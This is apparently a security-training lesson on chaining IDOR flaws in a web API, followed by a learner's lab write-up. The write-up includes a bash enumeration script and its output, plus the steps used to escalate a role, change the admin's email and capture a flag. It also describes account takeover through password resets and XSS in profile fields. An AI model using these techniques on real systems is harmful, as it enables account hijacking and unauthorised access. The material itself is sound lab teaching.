Chaining IDOR Vulnerabilities
Usually, a GET request to the API endpoint should return the details of the requested user, so we may try calling it to see if we can retrieve our user's details. We also notice that after the page loads, it fetches the user details with a GET request to the same API endpoint:

As mentioned in the previous section, the only form of authorization in our HTTP requests is the role=employee cookie, as the HTTP request does not contain any other form of user-specific authorization, like a JWT token, for example. Even if a token did exist, unless it was being actively compared to the requested object details by a back-end access control system, we may still be able to retrieve other users' details.
Information Disclosure
Let's send a GET request with another uid:

As we can see, this returned the details of another user, with their own uuid and role, confirming an IDOR Information Disclosure vulnerability:
{
    "uid": "2",
    "uuid": "4a9bd19b3b8676199592a346051f950c",
    "role": "employee",
    "full_name": "Iona Franklyn",
    "email": "i_franklyn@employees.htb",
    "about": "It takes 20 years to build a reputation and few minutes of cyber-incident to ruin it."
}
This provides us with new details, most notably the uuid, which we could not calculate before, and thus could not change other users' details.
Modifying Other Users' Details
Now, with the user's uuid at hand, we can change this user's details by sending a PUT request to /profile/api.php/profile/2 with the above details along with any modifications we made, as follows:

We don't get any access control error messages this time, and when we try to GET the user details again, we see that we did indeed update their details:

In addition to allowing us to view potentially sensitive details, the ability to modify another user's details also enables us to perform several other attacks. One type of attack is modifying a user's email address and then requesting a password reset link, which will be sent to the email address we specified, thus allowing us to take control over their account. Another potential attack is placing an XSS payload in the 'about' field, which would get executed once the user visits their Edit profile page, enabling us to attack the user in different ways.
Chaining Two IDOR Vulnerabilities
Since we have identified an IDOR Information Disclosure vulnerability, we may also enumerate all users and look for other roles, ideally an admin role. Try to write a script to enumerate all users, similarly to what we did previously.
Once we enumerate all users, we will find an admin user with the following details:
{
    "uid": "X",
    "uuid": "a36fa9e66e85f2dd6f5e13cad45248ae",
    "role": "web_admin",
    "full_name": "administrator",
    "email": "webadmin@employees.htb",
    "about": "HTB{FLAG}"
}
We may modify the admin's details and then perform one of the above attacks to take over their account. However, as we now know the admin role name (web_admin), we can set it to our user so we can create new users or delete current users. To do so, we will intercept the request when we click on the Update profile button and change our role to web_admin:

This time, we do not get the Invalid role error message, nor do we get any access control error messages, meaning that there are no back-end access control measures to what roles we can set for our user. If we GET our user details, we see that our role has indeed been set to web_admin:
{
    "uid": "1",
    "uuid": "40f5888b67c748df7efba008e7c2f9d2",
    "role": "web_admin",
    "full_name": "Amy Lindon",
    "email": "a_lindon@employees.htb",
    "about": "A Release is like a boat. 80% of the holes plugged is not good enough."
}
Now, we can refresh the page to update our cookie, or manually set it as Cookie: role=web_admin, and then intercept the Update request to create a new user and see if we'd be allowed to do so:

We did not get an error message this time. If we send a GET request for the new user, we see that it has been successfully created:

By combining the information we gained from the IDOR Information Disclosure vulnerability with an IDOR Insecure Function Calls attack on an API endpoint, we could modify other users' details and create/delete users while bypassing various access control checks in place. On many occasions, the information we leak through IDOR vulnerabilities can be utilized in other attacks, like IDOR or XSS, leading to more sophisticated attacks or bypassing existing security mechanisms.
With our new role, we may also perform mass assignments to change specific fields for all users, like placing XSS payloads in their profiles or changing their email to an email we specify. Try to write a script that changes all users' email to an email you choose.. You may do so by retrieving their uuids and then sending a PUT request for each with the new email.
Exercise
TARGET: 154.57.164.67:30454
Challenge 1
Try to change the admin's email to 'flag@idor.htb', and you should get the flag on the 'edit profile' page.
Hint: Don't forget to set the admin's correct uuid.
Discovery
In the previous section we identified an IDOR Information Disclosure vulnerability by just requesting the uid of any user right in the HTTP GET request. Therefore the next step is to enumerate all users and look for other roles (i.e. the admin role).
In order to enumerate all users I will make the following enumerate_uids.sh script:
#!/bin/bash

url="http://154.57.164.67:30454"
cookie="role=employee"

for i in {1..20}; do
	echo "[+] Chekcing uid=$i"

	curl -s -H "Cookie: $cookie" "$url/profile/api.php/profile/$i"
	echo
	echo "-------------------------------------------------------"
done
- Remember to run
chmod +x enumerate_uids.shafter writing the script so that you are able to execute it.
Run the script:
┌──(macc㉿kaliLab)-[~/htb/web_attacks]
└─$ ./enumerate_uids.sh
Output:
[+] Chekcing uid=1
{"uid":"1","uuid":"40f5888b67c748df7efba008e7c2f9d2","role":"employee","full_name":"Amy Lindon","email":"a_lindon@employees.htb","about":"A Release is like a boat. 80% of the holes plugged is not good enough."}
-------------------------------------------------------
[+] Chekcing uid=2
{"uid":"2","uuid":"4a9bd19b3b8676199592a346051f950c","role":"employee","full_name":"Iona Franklyn","email":"i_franklyn@employees.htb","about":"It takes 20 years to build a reputation and few minutes of cyber-incident to ruin it."}
-------------------------------------------------------
[+] Chekcing uid=3
{"uid":"3","uuid":"771409a8fb1543788fe7d91f1ea0987f","role":"employee","full_name":"Ardith Bloxham","email":"a_bloxham@employees.htb","about":"A fool with a tool is still a fool. Always have a goal, a plan & the tool as the enabler."}
-------------------------------------------------------
[+] Chekcing uid=4
{"uid":"4","uuid":"1a1f289428bd7ab3beb8a89d4c90b22f","role":"employee","full_name":"Lela Symons","email":"l_symons@employees.htb","about":"When working for IT Security, you are only one Incident away from being the most important group in IT."}
-------------------------------------------------------
[+] Chekcing uid=5
{"uid":"5","uuid":"eb4fe264c10eb7a528b047aa983a4829","role":"employee","full_name":"Callahan Woodhams","email":"c_woodhams@employees.htb","about":"I don't like quoting others!"}
-------------------------------------------------------
[+] Chekcing uid=6
{"uid":"6","uuid":"cb67c3ae286e9140355eb56d2c33ff5b","role":"employee","full_name":"Roscoe Alden","email":"r_alden@employees.htb","about":"Security is always excessive until it's not enough."}
-------------------------------------------------------
[+] Chekcing uid=7
{"uid":"7","uuid":"63d9b90d9808e4ddc24c2331ddd6775d","role":"employee","full_name":"Marsha Pierce","email":"m_pierce@employees.htb","about":"Security used to be an inconvenience sometimes, but now it's a necessity all the time."}
-------------------------------------------------------
[+] Chekcing uid=8
{"uid":"8","uuid":"deb77b7fcd6ee6af0b2c992355eaeea9","role":"employee","full_name":"George Fleming","email":"g_fleming@employees.htb","about":"IT Security is a form of Problem Management. It looks to proactively prevent Incidents."}
-------------------------------------------------------
[+] Chekcing uid=9
{"uid":"9","uuid":"ca7724498403de38829ae36fc9149b75","role":"employee","full_name":"Augusta Edwardson","email":"a_edwardson@employees.htb","about":"Simplicity is the ultimate sophistication."}
-------------------------------------------------------
[+] Chekcing uid=10
{"uid":"10","uuid":"bfd92386a1b48076792e68b596846499","role":"staff_admin","full_name":"admin","email":"admin@employees.htb","about":"Never gonna give you up, Never gonna let you down"}
-------------------------------------------------------
[+] Chekcing uid=11

-------------------------------------------------------
[+] Chekcing uid=12

-------------------------------------------------------
[+] Chekcing uid=13

-------------------------------------------------------
...
Observations:
- All
uid's after 10 do not return details, therefore I assume there are currently only 10 users registered uid=10is the only user with a different role, this is"role":"staff_admin"- We have identified the
staff_adminrole as a potential admin role for this web app's access control system
The uid=10 user details will be useful in the exploitation phase:
{"uid":"10","uuid":"bfd92386a1b48076792e68b596846499","role":"staff_admin","full_name":"admin","email":"admin@employees.htb","about":"Never gonna give you up, Never gonna let you down"}
Exploitation
At this point we already know our admin role is staff_admin and that the account that currently has this role has uid=10. Therefore we are basically certain that the admin's account is uid=10, and is the one we need to update in order to get the flag.
We are asked to change the admin's account email to flag@idor.htb, in order to do this I followed the steps on #Modifying Other Users' Details

First change some of the details for any user and click on Update profile so that we can generate a PUT request that would update the user's data:
The following PUT request appears on Burp proxy (HTTP history):


Send the original this PUT request to Burp repeater so that we can manipulate it and re-send it:

Then change all of this on the request:
- URL from
/profile/api.php/profile/1to/profile/api.php/profile/10since that is our admin useruid. - Apply
role=staff_admin. - Update all user details parameters to the corresponding data we found for the admin user through IDOR Information Disclosure:
"uid":10,"uuid":"bfd92386a1b48076792e68b596846499","role":"staff_admin","full_name":"admin","email":"flag@idor.htb","about":"Never gonna give you up, Never gonna let you down"
- Make sure to update the
emailparameter to the requestedflag@idor.htb
Click Send. This is how the request/response looks like in Burp:

Finally we just need to send a quick GET request to /profile/api.php/profile/10 so that we can retrieve the user's details and see if we get the promised flag:
And if we refresh /profile/index.php, we can see
